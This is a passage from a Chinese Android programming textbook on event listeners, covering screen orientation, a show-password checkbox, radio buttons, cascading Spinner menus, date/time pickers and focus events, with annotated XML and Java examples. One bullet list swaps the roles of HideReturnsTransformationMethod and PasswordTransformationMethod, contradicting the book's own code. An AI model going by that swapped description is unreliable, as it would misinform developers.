                    if (MyClickDemo.this.getRequestedOrientation() ==
                            ActivityInfo.SCREEN_ORIENTATION_LANDSCAPE) { //当前为横
屏显示
                        MyClickDemo.this.setRequestedOrientation(
                                ActivityInfo.SCREEN_ORIENTATION_PORTRAIT);//竖屏显示
                    } else if (MyClickDemo.this.getRequestedOrientation() ==
                            ActivityInfo.SCREEN_ORIENTATION_PORTRAIT) { //当前为竖屏
显示
                        MyClickDemo.this.setRequestedOrientation(
                            ActivityInfo.SCREEN_ORIENTATION_LANDSCAPE); //横屏显示
                    }
                }
            }
        }
        @Override
        public void onConfigurationChanged(Configuration newConfig) {    //系统设置改变时触发
            if (newConfig.orientation ==
                    Configuration.ORIENTATION_LANDSCAPE) {       //当前屏幕是横屏显示
                MyClickDemo.this.change.setText(
                        "改变屏幕方向为竖屏显示（当前为横屏显示）");//设置组件文字
                MyClickDemo.this.img.setImageResource(
                        R.drawable.mldn_landscape) ;                 //改变图片
            } else if (newConfig.orientation ==
                    Configuration.ORIENTATION_PORTRAIT) {         //当前屏幕是竖屏显示
                MyClickDemo.this.change.setText(
                        "改变屏幕方向为横屏显示（当前为竖屏显示）") ;     //设置组件文字
                MyClickDemo.this.img.setImageResource(
                        R.drawable.mldn_portrait) ;                     //改变图片
            }
            super.onConfigurationChanged(newConfig);
        }
}
```

在本程序中，首先分别取得了按钮（Button）和图片（ImageView）两个组件，之后在按钮组件上设置了单击操作事件，当用户使用 setRequestedOrientation()方法修改了屏幕显示方向之后，会触发 onConfigurationChanged()事件，所以在此方法中将修改按钮的显示文字和图片组件的显示图片。但是如果要想使用 onConfigurationChanged()事件，还需要在项目中的 AndroidManifest.xml 文件中进行一些配置。

【例 6-8】 配置 AndroidManifest.xml 文件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest
```



```
    xmlns:android="http://schemas.android.com/apk/res/android"
    package="org.lxh.demo"                                    //程序所在的包名称
    android:versionCode="1"                                   //程序的版本号
    android:versionName="1.0">                                //显示给用户的版本信息
    <uses-sdk android:minSdkVersion="10" />                   //最低运行级别
    <application                                              //配置应用程序
        android:icon="@drawable/icon"                         //程序的图标
        android:label="@string/app_name">                     //配置显示标签
        <activity                                             //配置 Activity 程序
            android:name=".MyClickDemo"                       //Activity 程序类
            android:label="@string/app_name"                  //程序名称
            android:configChanges="orientation|keyboard"      //配置 configChanges 事件
            android:screenOrientation="portrait">             //默认屏幕显示方式为竖屏
            <intent-filter>                                   //程序运行时启动
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <uses-permission                                          //设置允许改变配置信息的权限
        android:name="android.permission.CHANGE_CONFIGURATION" />
</manifest>
```

在本配置文件中，主要有两个新增加的配置信息。

（1）配置 Activity 程序要捕获的事件类型：

```
android:configChanges="orientation|keyboard"
```

如果要想让 Activity 程序中的 onConfigurationChanged()方法起作用，则一定要配置 android:configChanges 属性，而此属性将监听两个事件操作：屏幕（orientation）和键盘（keyboard），这两个事件操作之间使用“|”进行分隔。android:configChanges 属性可以配置的事件如表 6-5 所示。

表 6-5　android:configChanges 可配置的事件

No.	配 置 事 件	描　　述
1	orientation	设备旋转时触发，如屏幕横屏、竖屏切换
2	keyboard	键盘发生改变时触发，如用户使用外接键盘
3	keyboardHidden	用户打开手机硬件键盘时触发
4	mcc	移动国家号码，由 3 位数字组成，每个国家都有自己独立的 MCC，可以识别手机所属国家
5	mnc	移动网号，在一个国家或者地区中，用于区分手机用户的服务商
6	locale	用户所在地区发生变化时触发
7	fontScale	缩放全局字体的大小时触发
8	touchscreen	触摸屏发生变化（一般不会发生）时触发
9	navigation	导航类型发生改变（一般不会发生）时触发

（2）配置操作权限：

```
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION" />
```

此配置表示允许用户修改配置信息，即当配置此权限之后，Activity 程序运行时使用用户所覆写的 onConfigurationChanged()方法进行操作。



屏幕也可以自适应方向。

相信使用过 Android 手机的用户都知道，在 Android 手机上可以通过手工改变屏幕的方向，而后由手机自适应显示，而这一功能的实现只需要将<activity>节点中的 android:screenOrientation 属性配置为 sensor 即可，这一点读者可以自行实验。



关于 android.permission.CHANGE_CONFIGURATION 权限。

笔者在模拟器上运行程序时发现，如果暂不配置 CHANGE_CONFIGURATION 权限也可以正常使用 onConfigurationChanged()方法进行操作，这与 Android 开发文档给出的说明是不一样的，所以笔者认为此权限有可能是针对于一些特殊版本的 Android 用户使用的，但是在以上的配置中，如果不配置 android:configChanges 属性，则肯定无法触发 onConfigurationChanged()方法。

程序的运行结果如图 6-5 所示。其中，竖屏的显示效果如图 6-5（a）所示，而横屏的显示效果如图 6-5（b）所示（考虑到用户浏览图片的方便，本书在显示图 6-5（b）时将手机屏幕切换成了横屏显示）。



（a）竖屏显示



（b）横屏显示

图 6-5　屏幕切换操作

6.2.4　实例 3：明文显示密码

在很多情况下，为了确保用户输入的密码正确，会为用户提供一个“显示密码”的功能。当用户选择“显示密码”时，会为用户将密码框中的密码以明文的方式显示；而当用户不需要查看时，可以重新采用密文的形式显示密码。此功能就可以借助于 EditText 类中的 setTransformationMethod()方法完成（此方法的使用就相当于在布局文件中配置的 android:password="true"属性），但是此方法需要传入一个 android.text.method.TransformationMethod 接口的实例化对象，而此时可以使

用此接口的两个子类。

☑　密文显示：android.text.method.HideReturnsTransformationMethod。

☑　明文显示：android.text.method.PasswordTransformationMethod。

用户在使用这两个子类时，直接利用这两个类提供的 getInstance()方法即可完成，下面通过一个实例说明。

【例 6-9】 配置布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //定义文本显示组件
        android:id="@+id/msg"                          //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="请输入用户密码："/>               //默认显示文字
    <EditText                                          //定义文本编辑组件
        android:id="@+id/password"                     //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为文字宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:password="true" />                     //采用密文显示
    <CheckBox                                          //定义复选框组件
        android:id="@+id/show"                         //组件 ID，程序中使用
        android:layout_width="wrap_content"            //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:checked="false"                        //默认不选中
        android:text="显示密码"/>                       //默认显示文字
</LinearLayout>
```

在本布局管理器中，定义的文本编辑框（EditText）采用密文的方式显示所有的文字，所以“显示密码”复选框的选中状态默认为 false。

【例 6-10】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.text.method.HideReturnsTransformationMethod;
import android.text.method.PasswordTransformationMethod;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.CheckBox;
import android.widget.EditText;
public class MyClickDemo extends Activity {
    private EditText password = null ;
    private CheckBox show = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                    //父类 onCreate()
        super.setContentView(R.layout.main);                   //定义布局管理器
        this.password = (EditText) super.findViewById(R.id.password) ;  //取得组件
```

```
            this.show = (CheckBox) super.findViewById(R.id.show) ;        //取得组件
            this.show.setOnClickListener(new OnClickListenerImpl()) ;     //设置监听
        }
        private class OnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View v) {
                if (show.isChecked()) {                                   //复选框被选中
                    MyClickDemo.this.password
                        .setTransformationMethod(HideReturnsTransformationMethod
                            .getInstance());                              //文本框内容可见
                } else {
                    MyClickDemo.this.password
                        .setTransformationMethod(PasswordTransformationMethod
                            .getInstance());                              //文本框内容不可见
                }
            }
        }
}
```

在本程序中首先取得了 CheckBox 组件，之后在此组件上定义了一个单击事件，此单击事件的操作类（OnClickListenerImpl）将针对于复选框的状态进行输入文字的明文和密文切换，程序的运行效果如图 6-6 所示。



（a）默认为密文显示



（b）采用明文显示

图 6-6　明文显示密码

6.3　单选按钮与 OnCheckedChangeListener

单选按钮（RadioGroup）上也可以进行事件的处理操作，当用户选中了某选项之后也将触发相应的监听器进行若干处理，而注册事件的方法为 public void setOnCheckedChangeListener (RadioGroup.OnCheckedChangeListener listener)。

提示

CheckBox 上也提供了 setOnCheckedChangeListener()方法。

CheckBox 和 RadioGroup 一样都是多选项操作，所以 CheckBox 类中也提供了选项改变的监听方法，如下所示：

public void setOnCheckedChangeListener(CompoundButton.OnCheckedChangeListener listener)

此方法为 android.widget.CompoundButton 类中继承而来，与 RadioGroup 类的方法在参数上有所不同。

下面首先通过一个性别的选择操作来演示 OnCheckedChangeListener 事件的使用。程序运行时，当用户选择了性别之后会自动地在文本框中将用户的选择进行显示。

【例 6-11】 观察单选按钮事件的基本操作——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <TextView                                          //文本显示组件
        android:id="@+id/show"                         //组件 ID，程序中使用
        android:text="您的性别是："                      //默认显示文字
        android:textSize="20px"                        //文字大小为 20 像素
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <RadioGroup                                        //单选按钮
        android:id="@+id/sex"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:orientation="vertical"                 //所有选项垂直摆放
        android:checkedButton="@+id/male">             //设置默认选中项
        <RadioButton                                   //定义单选按钮
            android:id="@+id/male"                     //组件 ID，程序中使用
            android:text="男"/>                        //默认显示文字
        <RadioButton                                   //定义单选按钮
            android:id="@+id/female"                   //组件 ID，程序中使用
            android:text="女"/>                        //默认显示文字
    </RadioGroup>
</LinearLayout>
```

本布局管理器配置了一个文本组件和一个单选按钮组件，当选中某单选按钮时，将在文本组件中显示此选项的内容。

【例 6-12】 定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.RadioButton;
import android.widget.RadioGroup;
import android.widget.RadioGroup.OnCheckedChangeListener;
import android.widget.TextView;
public class MyRadioListenerDemo extends Activity {
    private TextView show = null ;
    private RadioGroup sex = null ;                    //取得单选按钮
    private RadioButton male = null ;
    private RadioButton female = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);
```

```
        this.show = (TextView) super.findViewById(R.id.show) ;          //取得文本框
        this.sex = (RadioGroup) super.findViewById(R.id.sex) ;          //取得单选按钮选项
        this.male = (RadioButton) super.findViewById(R.id.male) ;
        this.female = (RadioButton) super.findViewById(R.id.female) ;
        this.sex.setOnCheckedChangeListener(new OnCheckedChangeListenerImpl()) ;
    }
    private class OnCheckedChangeListenerImpl implements
            OnCheckedChangeListener {
        @Override
        public void onCheckedChanged(RadioGroup group, int checkedId) {
            String temp = null ;
            if (MyRadioListenerDemo.this.male.getId() == checkedId) {
                temp = MyRadioListenerDemo.this.male
                    .getText().toString();                      //取得单选按钮文本
            }
            if (MyRadioListenerDemo.this.female.getId() == checkedId) {
                temp = MyRadioListenerDemo.this.female
                    .getText().toString();                      //取得单选按钮文本
            }
            MyRadioListenerDemo.this.show
                    .setText("您的性别是： " + temp);              //设置文本显示
        }
    }
}
```

本程序中使用了一个 OnCheckedChangeListener 监听器作为选项改变的监控，当用户更改性别选项时，将根据用户的选择在文本组件上显示选中的内容，程序的运行效果如图 6-7 所示。





图 6-7　单选按钮事件

6.4　下拉列表框与 OnItemSelectedListener

Spinner 组件的主要功能是用于进行下拉列表的显示，当用户选中下拉列表中的某个选项之后可以使用 Spinner 类中提供的 setOnItemSelectedListener()方法进行监听，下面先通过一个简单的程序认识一下 OnItemSelectedListener 接口的使用。

【例 6-13】 定义下拉列表内容的配置文件——values\city_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="city_labels">
```



```
            <item>中国 - 北京</item>
            <item>中国 - 上海</item>
            <item>中国 - 广州</item>
      </string-array>
</resources>
```

【例 6-14】 配置 strings.xml 文件，建立提示信息

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
      <string name="hello">Hello World, MySpinnerListenerDemo!</string>
      <string name="app_name">MySpinnerListenerDemo</string>
      <string name="city_prompt">选择你喜欢的城市：</string>
</resources>
```

【例 6-15】 定义布局管理器文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:orientation="vertical"                   //所有组件垂直摆放
      android:layout_width="fill_parent"               //布局管理器宽度为屏幕宽度
      android:layout_height="fill_parent">             //布局管理器高度为屏幕高度
      <TextView                                        //文本显示组件
            android:id="@+id/info"                     //组件 ID，程序中使用
            android:text="@string/city_prompt"         //提示文字信息
            android:layout_width="fill_parent"         //组件宽度为屏幕宽度
            android:layout_height="wrap_content" />    //组件高度为文字高度
      <Spinner                                         //定义下拉列表框
            android:id="@+id/city"                     //组件 ID，程序中使用
            android:prompt="@string/city_prompt"       //提示文字
            android:layout_width="wrap_content"        //组件宽度为文字宽度
            android:layout_height="wrap_content"       //组件高度为文字高度
            android:entries="@array/city_labels"/>     //组件选项列表
</LinearLayout>
```

【例 6-16】 定义 Activity 程序，进行下拉列表监听

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemSelectedListener;
import android.widget.Spinner;
import android.widget.TextView;
public class MySpinnerListenerDemo extends Activity {
      private Spinner city = null;                     //定义下拉列表框
      private TextView info = null;                    //定义文本显示框
      @Override
      public void onCreate(Bundle savedInstanceState) {
            super.onCreate(savedInstanceState);        //父类 onCreate()
            super.setContentView(R.layout.main);       //调用布局管理器
            this.city = (Spinner) super.findViewById(R.id.city);   //取得组件
            this.info = (TextView) super.findViewById(R.id.info);//取得组件
```

```
            this.city.setOnItemSelectedListener(
                    new OnItemSelectedListenerImpl());                     //设置监听器
        }
        private class OnItemSelectedListenerImpl implements OnItemSelectedListener {
            @Override
            public void onItemSelected(AdapterView<?> adapterView, View view,
                    int position, long id) {                               //选项选中时触发
                String value = adapterView
                    .getItemAtPosition(position).toString();               //取得选项内容
                MySpinnerListenerDemo.this.info.setText("您喜欢的城市是：" + value);
            }
            @Override
            public void onNothingSelected(AdapterView<?> adapterView) {    //没有选项时触发
            }
        }
}
```

在本程序中为下拉列表框配置了选项改变的事件监听操作，当用户选中某选项之后将通过 OnItemSelectedListenerImpl 类中的 onItemSelected()方法取得选中的选项内容，并将其设置到文本组件中显示，程序的运行效果如图 6-8 所示。



图 6-8　列表事件

了解了下拉列表的事件操作之后，下面再来看一个常见的功能——联动菜单。所谓的联动菜单是指提供两个下拉列表，当第一个下拉列表的选项发生改变时，第二个下拉列表也可以显示出与一级下拉列表相关的数据项。

提示

关于联动菜单。

在 Web 开发中，联动菜单是一个最基本的功能实现，如果读者不清楚如何在 Web 中实现联动菜单，可以参考本系列图书的《名师讲坛——Java Web 开发实战经典》第 14 章的内容。

下面通过一个实际的程序演示联动菜单的实现，本程序将在之前程序的基础之上完成，当用户选择某一个城市之后，会自动地在第二个下拉列表中列出该城市的城区。

【例 6-17】 定义表示城市信息的资源文件——values\city_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="city_labels">
        <item>中国 - 北京</item>
        <item>中国 - 上海</item>
        <item>中国 - 广州</item>
    </string-array>
</resources>
```

由于在显示下拉列表时需要编写提示信息，所以下面还需要修改 strings.xml 文件。

【例 6-18】 配置字符串信息——values\strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
```

```
    <string name="hello">Hello World, MySpinnerListenerDemo!</string>
    <string name="app_name">MySpinnerListenerDemo</string>
    <string name="city_prompt">选择你喜欢的城市：</string>
    <string name="area_prompt">选择你喜欢的城区：</string>
</resources>
```

【例 6-19】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="horizontal"                       //所有组件水平摆放
    android:layout_width="fill_parent"                     //此布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //此布局管理器高度为屏幕高度
    <Spinner                                               //定义下拉列表框
        android:id="@+id/city"                             //组件 ID，程序中使用
        android:prompt="@string/city_prompt"               //列表框的提示信息
        android:layout_width="wrap_content"                //组件宽度为文字宽度
        android:layout_height="wrap_content"               //组件高度为文字高度
        android:entries="@array/city_labels" />            //下拉列表项
    <Spinner                                               //定义下拉列表框
        android:id="@+id/area"                             //组件 ID，程序中使用
        android:prompt="@string/area_prompt"               //列表框的提示信息
        android:layout_width="wrap_content"                //组件宽度为文字宽度
        android:layout_height="wrap_content" />            //组件高度为文字高度
</LinearLayout>
```

在本布局管理器中，分别定义了两个列表框（city、area），city 列表框将从配置项 city_labels 中读取所有的列表项进行显示；而 area 列表框将通过 Activity 程序自动配置。

【例 6-20】 定义 Activity 程序，实现联动

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.view.View;
import android.widget.AdapterView;
import android.widget.AdapterView.OnItemSelectedListener;
import android.widget.ArrayAdapter;
import android.widget.Spinner;
public class MySpinnerListenerDemo extends Activity {
    private Spinner city = null;                                    //定义下拉列表框
    private Spinner area = null;                                    //定义下拉列表框
    private String[][] areaData = new String[][] {                  //定义联动菜单项
            { "东城", "西城", "朝阳", "大兴", "平谷" },              //第一级子选项
            { "黄浦", "杨浦", "闵行" },                              //第二级子选项
            { "广州" } };                                            //第三级子选项
    private ArrayAdapter<CharSequence> adapterArea = null;          //下拉列表内容适配器
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);                         //父类 onCreate()
        super.setContentView(R.layout.main);                        //调用布局管理器
        this.city = (Spinner) super.findViewById(R.id.city);        //取得组件
        this.area = (Spinner) super.findViewById(R.id.area);        //取得组件
```

```
        this.city.setOnItemSelectedListener(
                new OnItemSelectedListenerImpl());              //设置监听器
    }
    private class OnItemSelectedListenerImpl implements OnItemSelectedListener {
        @Override
        public void onItemSelected(AdapterView<?> adapterView, View view,
                int position, long id) {                        //选项选中时触发
            MySpinnerListenerDemo.this.adapterArea = new ArrayAdapter<CharSequence>(
                    MySpinnerListenerDemo.this,
                    android.R.layout.simple_spinner_item,
                    MySpinnerListenerDemo.this.areaData[position]);    //实例化列表项
            MySpinnerListenerDemo.this.adapterArea.setDropDownViewResource(
                    android.R.layout.simple_spinner_dropdown_item);    //设置列表显示风格
            MySpinnerListenerDemo.this.area
                    .setAdapter(MySpinnerListenerDemo.this.adapterArea);   //设置数据
        }
        @Override
        public void onNothingSelected(AdapterView<?> adapterView) {     //没有选项时触发
        }
    }
}
```

本程序为了方便读者理解，将所有的二级下拉菜单的列表项通过一个数组（areaData）进行表示，当用户选中某一个一级下拉列表的选项之后，都会将数组中的指定内容通过 ArrayAdapter 类进行封装，并将其设置在二级下拉列表中，程序的运行效果如图 6-9 所示。



（a）设置二级下拉列表内容




（b）查看二级下拉列表

图 6-9　联动菜单的实现

6.5　监听日期与时间的改变

日期选择器（DatePicker）和时间选择器（TimePicker）可以用于进行日期与时间的调整，当两者进行调整时也可以采用相关的监听器对其状态进行监听。

☑　日期监听器接口：android.widget.DatePicker.OnDateChangedListener。



☑ 时间监听器接口：android.widget.TimePicker.OnTimeChangedListener。

下面通过程序演示动态取得日期时间的操作，当用户修改日期时间时会在一个文本输入框中按照“yyyy-MM-dd HH:mm”的形式显示当前所设置的日期时间。

【例 6-21】 定义布局管理器

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <EditText                                          //文本输入组件
        android:id="@+id/input"                        //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"/>         //组件高度为文字高度
    <LinearLayout                                      //内嵌线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="horizontal"               //所有组件水平摆放
        android:layout_width="fill_parent"             //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">           //布局管理器高度为屏幕高度
        <DatePicker                                    //日期选择器
            android:id="@+id/date"                     //组件 ID，程序中使用
            android:layout_width="wrap_content"        //组件宽度为显示宽度
            android:layout_height="wrap_content" />    //组件高度为显示高度
        <TimePicker                                    //时间选择器
            android:id="@+id/time"                     //组件 ID，程序中使用
            android:layout_width="wrap_content"        //组件宽度为显示宽度
            android:layout_height="wrap_content" />    //组件高度为显示高度
    </LinearLayout>
</LinearLayout>
```

在本布局管理器中采用了内嵌布局管理器的模式对组件进行排列，日期选择器和时间选择器将采用水平布局的方式进行排列。

【例 6-22】 定义 Activity 程序，操作日期时间

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.widget.DatePicker;
import android.widget.DatePicker.OnDateChangedListener;
import android.widget.EditText;
import android.widget.TimePicker;
import android.widget.TimePicker.OnTimeChangedListener;
public class MyDateTimeDemo extends Activity {
    private EditText input = null;
    private DatePicker date = null;
    private TimePicker time = null;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
```

```
		super.setContentView(R.layout.main);
		this.input = (EditText) super.findViewById(R.id.input);		//取得组件
		this.date = (DatePicker) super.findViewById(R.id.date);		//取得组件
		this.time = (TimePicker) super.findViewById(R.id.time);		//取得组件
		this.time.setIs24HourView(true);				//设置为 24 小时制
		this.time.setOnTimeChangedListener(
				new OnTimeChangedListenerImpl());		//设置时间改变监听
		this.date.init(this.date.getYear(), this.date.getMonth(),
				this.date.getDayOfMonth(),
				new OnDateChangedListenerImpl());		//设置日期改变监听
		this.setDateTime();						//设置文本日期
	}
	public void setDateTime() {						//设置文本内容
		this.input.setText(this.date.getYear() + "-"
				+ (this.date.getMonth() + 1) + "-" + this.date.getDayOfMonth()
				+ " " + this.time.getCurrentHour() + ":"
				+ this.time.getCurrentMinute());		//设置文本
	}
	private class OnDateChangedListenerImpl implements OnDateChangedListener {
		@Override
		public void onDateChanged(DatePicker view, int year, int monthOfYear,
				int dayOfMonth) {
			MyDateTimeDemo.this.setDateTime();		//日期改变时修改文本
		}
	}
	private class OnTimeChangedListenerImpl implements OnTimeChangedListener {
		@Override
		public void onTimeChanged(TimePicker view, int hourOfDay, int minute) {
			MyDateTimeDemo.this.setDateTime();		//时间改变时修改文本
		}
	}
}
```

在本程序中首先依次取得了各个配置组件，随后使用 setOnTimeChangedListener()方法为时间选择器定义了一个事件监听，而日期选择器的监听事件则需要通过 init()方法完成，此方法首先要指定出年、月、日的数据，之后才可以配置 OnDateChangedListener 监听，但是不管是日期组件改变或者是时间组件改变，都会调用 setDateTime()方法修改文本组件中的日期时间内容，程序的运行效果如图 6-10 所示。



图 6-10　通过日期组件和时间组件配置日期时间

6.6　焦点事件

焦点事件是指针对于一个组件的状态的监听。在一个界面中往往存在多种组件，当用户要操作某一个组件时，就表示该组件获得了焦点。如当需要输入文本时，肯定要选中文本框，此时文本框就获得了焦点（如图 6-11 所示），而如果单击按钮，则表示该按钮获得了焦点（如图 6-12 所示），而最早的文本框就失去了焦点。




图 6-11　文本框获得焦点




图 6-12　按钮获得焦点

在 android.view.View 类中专门提供了一个 View.OnFocusChangeListener 接口用于监听焦点改变事件，而所有的组件上都存在有监听焦点变化的方法，其语法如下：

```
public void setOnFocusChangeListener(View.OnFocusChangeListener l)
```

下面为了更好地说明焦点问题，通过一个实例代码来说明。本程序的功能是提供两个文本输入框，在其中一个文本输入框上提供焦点的改变事件，并且在对应的文本组件中显示相关的信息。

【例 6-23】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                          //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                     //所有组件垂直摆放
    android:layout_width="fill_parent"                 //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">               //布局管理器高度为屏幕高度
    <EditText                                          //定义文本编辑组件
        android:id="@+id/edit"                         //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="请输入查询内容" />                //默认文字
    <EditText                                          //定义文本编辑组件
        android:id="@+id/msg"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content"           //组件高度为文字高度
        android:text="www.mldnjava.cn" />              //默认文字
    <TextView                                          //文本显示组件
        android:id="@+id/txt"                          //组件 ID，程序中使用
        android:layout_width="fill_parent"             //组件宽度为屏幕宽度
        android:layout_height="wrap_content" />        //组件高度为文字高度
</LinearLayout>
```

【例 6-24】　定义 Activity 程序，进行焦点事件监听

```
package org.lxh.demo;
import android.app.Activity;
```

```
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.view.View.OnFocusChangeListener;
import android.widget.EditText;
import android.widget.TextView;
public class MyFocusDemo extends Activity {
	private EditText edit = null;                              //定义文本输入框
	private TextView txt = null;                               //定义文本组件
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);                    //父类 onCreate()
		super.setContentView(R.layout.main);                   //定义布局
		this.edit = (EditText) super.findViewById(R.id.edit);  //取得组件
		this.txt = (TextView) super.findViewById(R.id.txt);    //取得组件
		this.edit.setOnFocusChangeListener(new OnFocusChangeListenerImpl());//焦点事件
		this.edit.setOnClickListener(new OnClickListenerImpl()) ;  //设置单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {  //单击事件
		@Override
		public void onClick(View view) {
			MyFocusDemo.this.edit.setText("") ;                //清空文本
		}
	}
	private class OnFocusChangeListenerImpl implements OnFocusChangeListener {
		@Override
		public void onFocusChange(View v, boolean hasFocus) {
			if (v.getId() == MyFocusDemo.this.edit.getId()) {  //判断触发事件的组件
				if (hasFocus) {
					MyFocusDemo.this.txt.setText("文本输入组件获得焦点。");//设置显示文字
				} else {
					if(MyFocusDemo.this.edit.getText().length() > 0) {  //判断输入数据长度
						MyFocusDemo.this.txt.setText("文本输入组件失去焦点，输入内容
合法。");
					} else {
